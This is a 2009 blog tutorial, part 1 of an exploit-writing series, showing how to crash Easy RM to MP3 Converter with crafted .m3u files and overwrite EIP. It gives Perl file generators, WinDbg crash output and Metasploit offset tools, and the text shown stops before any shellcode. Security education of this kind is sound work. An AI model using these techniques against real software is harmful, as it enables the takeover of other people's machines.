Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 1 : Stack Based Overflows

Peter Van Eeckhoutte · Sunday, July 19th, 2009

Last friday (july 17th 2009), somebody (nick)named 'Crazy_Hacker' has reported a vulnerability in Easy RM to MP3 Conversion Utility (on XP SP2 En), via packetstormsecurity.org. (see http://packetstormsecurity.org/0907-exploits/). The vulnerability report included a proof of concept exploit (which, by the way, failed to work on my MS Virtual PC based XP SP3 En). Another exploit was released just a little bit later.

Nice work. You can copy the PoC exploit code, run it, see that it doesn't work (or if you are lucky, conclude that it works), or… you can try to understand the process of building the exploit so you can correct broken exploits, or just build your own exploits from scratch.

(By the way : unless you can disassemble, read and comprehend shellcode real fast, I would never advise you to just take an exploit (especially if it's a precompiled executable) and run it. What if it's just built to open a backdoor on your own computer ?

The question is : How do exploit writers build their exploits ? What does the process of going from detecting a possible issue to building an actual working exploit look like ? How can you use vulnerability information to build your own exploit ?

Ever since I've started this blog, writing a basic tutorial about writing buffer overflows has been on my "to do" list… but I never really took the time to do so (or simply forgot about it).

When I saw the vulnerability report today, and had a look at the exploit, I figured this vulnerability report could acts as a perfect example to explain the basics about writing exploits… It's clean, simple and allows me to demonstrate some of the techniques that are used to write working and stable stack based buffer overflows.

So perhaps this is a good time… Despite the fact that the forementioned vulnerability report already includes an exploit (working or not), I'll still use the vulnerability in "Easy RM to MP3 conversion utility" as an example and we'll go through the steps of building a working exploit, without copying anything from the original exploit. We'll just build it from scratch (and make it work on XP SP3 this time :))

Before we continue, let me get one thing straight. This document is purely intended for educational purposes. I do not want anyone to use this information (or any information on this blog) to actually hack into computers or do other illegal things. So I cannot be held responsible for the acts of other people who took parts of this document for illegal purposes. If you don't agree, then you are not allowed to continue to access this website… so leave this website immediately.

Anyways, that having said, the kind of information that you get from vulnerability reports usually contains information on the basics of the vulnerability. In this case, the vulnerability report states "Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file". In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit. These reports may not be very specific every time, but in most cases you can get an idea of how you can simulate a crash or make the application behave weird. If not, then the security researcher probably wanted to disclose his/her findings first to the vendor, give them the opportunity to fix things… or just wants to keep the intel for him/herself…

> **Before starting with the first part of (hopefully) a series of tutorials about exploit writing, allow me to mention that I have set up a discussion forum (logged in members only) where you can discuss exploit writing issues/post questions/tips&tricks… etc . You can access the forum at http://www.corelan.be:8800/index.php/forum/writing-exploits/**


Verify the bug

First of all, let's verify that the application does indeed crash when opening a malformatted m3u file. (or find yourself an application that crashes when you feed specifically crafted data to it).

Get yourself a copy of the vulnerable version of Easy RM to MP3 and install it on a computer running Windows XP. The vulnerability report states that the exploit works on XP SP2 (English), but I'll use XP SP3 (English).

Local copy of the vulnerable application can be downloaded here :

> **Easy RM to MP3 Conversion Utility** (Log in before downloading this file !) - Downloaded 468 times



File version: 2.7.3.700
Description: Easy RM to MP3 Converter
Copyright: Copyright (C) 2004

Quick sidenote : you can find older versions of applications at oldapps.com and oldversion.com

We'll use the following simple perl script to create a .m3u file that may help us to discover more information about the vulnerability :

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3.... The application throws an error, but it looks like the error is handled correctly and the application does not crash. Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is handled correctly, so we still could not overwrite anything usefull). Now change the script to write 30000 A's, create the m3u file and open it in the utility.

Boom – application dies.

Ok, so the application crashes if we feed it a file that contains between 20000 and 30000 A's. But what can we do with this ?

Verify the bug – and see if it could be interesting

Obviously, not every application crash can lead to an exploitation. In many cases, an application crash will not lead to exploitation... But sometimes it does. With "exploitation", I mean that you want the application to do something it was not intended to do... such as running your own code. The easiest way to make an application do something different is by controlling its application flow (and redirect it to somewhere else). This can be done by controlling the Instruction Pointer (or Program Counter), which is a CPU register that contains a pointer to where the next instruction that needs to be executed is located.

Suppose an application calls a function with a parameter. Before going to the function, it saves the current location in the instruction pointer (so it knows where to return when the function completes). If you can modify the value in this pointer, and point it to a location in memory that contains your own piece of code, then you can change the application flow and make it execute something different (other than returning back to the original place). The code that you want to be executed after controlling the flow is often referred to as "shellcode". So if we make the application run our shellcode, we can call it a working exploit. In most cases, this pointer is referenced by the term EIP. This register size is 4 bytes. So if you can modify those 4 bytes, you own the application (and the computer the application runs on)

Before we proceed – some theory

Just a few terms that you will need :

Every Windows application uses parts of memory. The process memory contains 3 components :

- code segment (instructions that the processor executes. The EIP keeps track of the next instruction
- data segment (variables, dynamic buffers)
- stack segment (used to pass data/arguments to functions, and is used as space for variables. The stack starts (= the bottom of the stack) from the very end of the virtual memory of a page and grows down. a PUSHL adds something to the top of the stack, POPL will remove one item (4 bytes) from the stack and puts it in a register.

If you want to access the stack memory directly, you can use ESP (Stack Pointer), which points at the top (so the lowest memory address) of the stack.

- After a push, ESP will point to a lower memory address (address is decremented with the size of the data that is pushed onto the stack, which is 4 bytes in case of addresses/pointers). Decrements usually happen before the item is placed on the stack (depending on the implementation... if ESP already points at the next free location in the stack, the decrement happens after placing data on the stack)
- After a POP, ESP points to a higher address (address is incremented (by 4 bytes in case of addresses/pointers)). Increments happen after an item is removed from the stack.

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.
- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer
- EBP : base pointer
- ESI : source index : holds location of input data
- EDI : destination index : points to location of where result of data operation is stored
- EIP : instruction pointer

The process memory map looks like this :

(bottom of memory) -> *0×00000000* (low addresses)	.text (code)	
	.data	
	.bss	
	heap – malloc'ed data	
	…	
	v heap (grows down) – *UNUSED MEMORY* – ^ stack (grows up)	top of the heap top of the stack
	…	
	main() local vars	
	argc	
	**argv	

	**envp	
	cmd line arguments	
high addresses(top of memory) –> (0xFF000000)	environment vars	bottom of the stack

The text segment is readonly, as it only contains the application code. This prevents people from modifying the application code. This memory segment has a fixed size. The data and bss segments are used to store global and static program variables. The data segment is used for initialized global variables, strings, and other constants. The bss segment is used by the uninitialized variables… The data and bss segments are writable and have a fixed size. The heap segment is used for the rest of the program variables. It can grow larger or smaller as desired. All of the memory in the heap is managed by allocator (and deallocator) algorithms. A memory region is reserved by these algo's. The heap will grow downwards (towards higher memory addresses)

The stack is a data structure that works LIFO (Last in first out). The most recent placed data (PUSH) is the first one that will be removed from the stack again. (POP). The stack contains local variables, function calls and other info that does not need to be stored for a larger amount of time. As more data is added to the stack, it is added at an increasingly lower address values.

Every time a function is called, the function parameters are pushed onto the stack, as well as the saved values of registers (EBP, EIP). When a function returns, the saved value of EIP is pop'ped off the stack again and placed back in EIP, so the normal application flow can be resumed.

So, when function do_something(param1) is called, the following things happen :

- push *param1 (push all parameters, backwards onto the stack)
- call the function do_something. The following things now happen :
  - push EIP (so we can return to the original location)
  - the prolog is executed, which performs a push EBP. (= save EBP on the stack). This is required because we have to change EBP in order to reference values on the stack. This is done by putting ESP in EBP (so EBP = top of the stack, so everything on the stack (in the current application frame) can then be referenced easily)
- finally, the local variables (the actual array of data) are pushed onto the stack. In our example, this is do_something::buffer[128].

Then, when the function ends, the flow returns to the main function.

Memory map :


	.text
	.data
	.bss
Top of stack. ESP points to begin of do_something::buffer[128]	do_something::buffer[128]
	saved EBP
	saved EIP
	ptr to param1
	main() local vars
Bottom of stack	envp, argv, etc

When you want to cause a buffer overflow, you need to overwrite the do_something::buffer space (which is the actual parameter data, where 'ptr to param1' points at), the saved EBP and eventually the saved EIP values. After overwriting buffer+EBP+EIP, the Stack pointer will point to a location after the saved EIP. When our function do_something returns, EIP gets popped off the stack and contains a value that you have set during the buffer overflow. (EBP gets popped off the stack as well and also contains a value that you have set yourself during the overwrite). Long story short, by controlling EIP, you basically change the return address that the function will uses in order to "resume normal flow". Of course, if you change this return address, it's not a "normal flow" anymore. If you can overwrite the buffer, EBP, EIP and then put your own code in the area where "prt to param1" resides (=where ESP points at at the time of the overwrite)… think about it. After sending the buffer ([buffer][EBP][EIP][your code]), ESP will/should point at the beginning of [your code]. So if you can make EIP go to your code, you're in control.


In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are Windbg, OllyDbg, Immunity's Debugger and PyDBG

Let's use Windbg. Install Windbg (Full install) and register it as a "post-mortem" debugger using "windbg -I".




```
C:\Program Files\Debugging Tools for Windows (x86)>windbg -I

C:\Program Files\Debugging Tools for Windows (x86)>_
```



WinDbg was successfully installed as the default postmortem debugger.

You can also disable the “xxxx has encountered a problem and needs to close” popup by setting the following registry key :

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto : set to 0



```
Name                Type        Data
(Default)           REG_SZ      (value not set)
Auto                REG_SZ      1
Debugger            REG_SZ      drwtsn32 -p %ld -e %ld -g
UserDebuggerHo...   REG_DWORD   0x00000000 (0)

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug

Edit String
Value name: Auto
Value data: 0
```


In order to avoid Windbg complaining about Symbol files not found, create a folder on your harddrive (let's say c:\windbgsymbols). Then, in Windbg, go to “File” – “Symbol File Path” and enter the following string :

```
SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols
```

(do NOT put an empty line after this string ! make sure this string is the only string in the symbol path field)

Ok, let's get started.

Launch Easy RM to MP3, and then open the crash.m3u file again. The application will crash again. If you have disabled the popups, windbg will kick in automatically. If you get a popup, click the “debug” button and windbg will be launched.



```
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 02200000 0221e000   C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 73000000 73026000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02460000 02472000   C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000   C:\WINDOWS\system32\RASAPI32.dll
ModLoad: 76e90000 76ea2000   C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b5000   C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000   C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000   C:\WINDOWS\system32\rtutils.dll
ModLoad: 769c0000 76a74000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 722b0000 722b5000   C:\WINDOWS\system32\sensapi.dll
ModLoad: 71a50000 71a8f000   C:\WINDOWS\System32\mswsock.dll
ModLoad: 77c70000 77c94000   C:\WINDOWS\system32\msv1_0.dll
ModLoad: 76d60000 76d79000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76fc0000 76fc6000   C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 78130000 78257000   C:\WINDOWS\system32\urlmon.dll
ModLoad: 76f20000 76f47000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 77b40000 77b62000   C:\WINDOWS\system32\appHelp.dll
ModLoad: 76fd0000 7704f000   C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000   C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 5ad70000 5ada8000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c30000 76c5e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 71b20000 71b32000   C:\WINDOWS\system32\MPR.dll
ModLoad: 02f90000 02fa1000   C:\Program Files\Virtual Machine Additions\arxvpcnp.dll
ModLoad: 67000000 67012000   C:\WINDOWS\system32\vmsrvc.dll
ModLoad: 75f60000 75f67000   C:\WINDOWS\System32\drprov.dll
ModLoad: 71c10000 71c1e000   C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce7000   C:\WINDOWS\System32\NETUI0.dll
ModLoad: 71c90000 71cd0000   C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c87000   C:\WINDOWS\System32\NETRAP.dll
ModLoad: 71bf0000 71c03000   C:\WINDOWS\System32\SAMLIB.dll
ModLoad: 75f70000 75f7a000   C:\WINDOWS\System32\davclnt.dll
ModLoad: 75970000 75a68000   C:\WINDOWS\system32\MSGINA.dll
ModLoad: 74320000 7435d000   C:\WINDOWS\system32\ODBC32.dll
ModLoad: 76360000 76370000   C:\WINDOWS\system32\WINSTA.dll
ModLoad: 030d0000 030e7000   C:\WINDOWS\system32\odbcint.dll
(da4.878): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=41414141 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_ms.dll>+0x41414130:
41414141 ??              ???
```

We can see that the instruction pointer contains 41414141, which is the hexidecimal representation for AAAA.

A quick note before proceeding : On intel x86, the addresses are stored little-endian (so backwards). The AAAA you are seeing is in fact AAAA :-) (or, if you have sent ABCD in your buffer, EIP would point at 44434241 (DCBA)

So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write into the instruction pointer. So we may be able to control the value of EIP. This type of vulnerability is called “stack overflow” (or “buffer overflow” or BOF).

Since our file does only contain A's, we don't know exactly how big our buffer needs to be in order to write exactly into EIP. In other words, if we want to be specific in overwriting EIP (so we can feed it usable data and make it jump to our evil code, we need to know the exact position in our buffer/payload where we overwrite the return address (which will become EIP when the function returns). This position is often referred to as the “offset”.

Determining the buffer size to write exactly into EIP


We know that EIP is located somewhere between 20000 and 30000 bytes from the beginning of the buffer. Now, you could potentially overwrite all memory space between 20000 and 30000 bytes with the address you want to overwrite EIP with. This may work, but it looks much more nice if you can find the exact location to perform the overwrite. In order to determine the exact offset of EIP in our buffer, we need to do some additional work.

First, let's try to narrow down the location by changing our perl script just a little :

Let's cut things in half. We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3.



```
(400.110): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

OK, so eip contains 42424242 (BBBB), so we know EIP has an offset between 25000 and 30000. That also means that we should/may see the remaining B's in memory where ESP points at (given that EIP was overwritten before the end of the 30000 character buffer)

```
Buffer :
                       [       5000 B's                     ]
[AAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBBB......]
     25000 A's                          EIP  ESP points here
```

dump the contents of ESP :

```
0:000> d esp
000ff730  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff740  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff750  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff760  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff770  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff780  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff790  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff7b0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7c0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7d0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7e0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7f0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff800  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff810  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff820  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff830  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff840  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff850  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff860  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff870  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff880  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff890  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff8a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

That is great news. We have overwritten EIP with BBBB and we can also see our buffer in ESP.

Before we can start tweaking the script, we need to find the exact location in our buffer that overwrites EIP.

In order to find the exact location, we'll use Metasploit.

Metasploit has a nice tool to assist us with calculating the offset. It will generate a string that contains unique patterns. Using this pattern (and the value of EIP after using the pattern in our malicious .m3u file), we can see how big the buffer should be to write exactly into EIP.


Open the tools folder in the metasploit framework3 folder (I'm using a linux version of metasploit 3). You should find a tool called pattern_create.rb. Create a pattern of 5000 characters and write it into a file

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000
```

Edit the perl script and replace the content of $junk2 with our 5000 characters.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = “put the 5000 characters here”
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP



```
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
(870.72c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=00007530
eip=356b4234 esp=000ff730 ebp=00343e68 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x356b4223:
356b4234 ??              ???
```

At this time, eip contains 0×356b4234 (note : little endian : we have overwritten EIP with 34 42 6b 35 = 4Bk5

Let's use a second metasploit tool now, to calculate the exact length of the buffer before writing into EIP, feed it with the value of EIP (based on the pattern file) and length of the buffer :


```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x356b4234 5000
1094
root@bt:/pentest/exploits/framework3/tools#
```

1094. That's the buffer length needed to overwrite EIP. So if you create a file with 25000+1094 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42. We also know that ESP points at data from our buffer, so we'll add some C's after overwriting EIP.

Let's try. Modify the perl script to create the new m3u file.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

Create eipcrash.m3u, open it in Easy RM to MP3, observe the crash and look at eip and the contents of the memory at ESP:



```
(e34.c78): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000065f9
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

```
0:000> d esp
